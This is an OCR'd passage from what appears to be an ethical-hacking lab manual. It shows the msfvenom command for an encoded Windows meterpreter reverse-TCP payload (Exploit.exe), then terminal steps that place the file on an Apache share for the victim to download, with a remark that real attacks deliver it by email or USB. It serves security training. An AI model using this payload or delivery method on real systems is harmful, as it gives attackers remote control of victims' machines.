
7. Now, we need to share **Exploit.exe** with the victim machine. (In this lab, we are using **Windows 10** as the victim machine).
8. In the previous lab, we already created a directory or shared folder (**share**) at the location (**/var/www/html**) with the required access permission. So, we will use the same directory or shared folder (**share**) to share **Exploit.exe** with the victim machine.

   If you want to create a new directory to share the **Exploit.exe** file with the target machine and provide the permissions, use the below commands:


   - Type **mkdir /var/www/html/share** and press **Enter** to create a shared folder
   - Type **chmod -R 755 /var/www/html/share** and press **Enter**
   - Type **chown -R www-data:www-data /var/www/html/share** and press **Enter**

   Here, we are sending the malicious payload through a shared directory; but in real-time, you can send it as an email attachment or through physical means such as a hard drive or pen drive.


9. Type **ls -la /var/www/html/ | grep share** and press **Enter**.
10. To copy the **Exploit.exe** file into the shared folder, type **cp /root/Desktop/Exploit.exe /var/www/html/share/** and press **Enter**.
11. Type **service apache2 start** and press **Enter** to start the Apache server.


Applications Places System
Mon Aug 24, 06:38
Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]-[~]
$sudo su
[sudo] password for attacker:
[root@parrot]-[/home/attacker]
#cd
[root@parrot]-[~]
#msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -e x86/shikata_ga_nai -b "\x00" LHOST=10.10.10.13 -f exe > Desktop/Exploit.exe
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai chosen with final size 381
Payload size: 381 bytes
Final size of exe file: 73802 bytes
[root@parrot]-[~]
#ls -la /var/www/html/ | grep share
drwxr-xr-x 1 www-data www-data 80 Aug 24 02:51 share
[root@parrot]-[~]
#cp /root/Desktop/Exploit.exe /var/www/html/share/
[root@parrot]-[~]
#service apache2 start
[root@parrot]-[~]
#

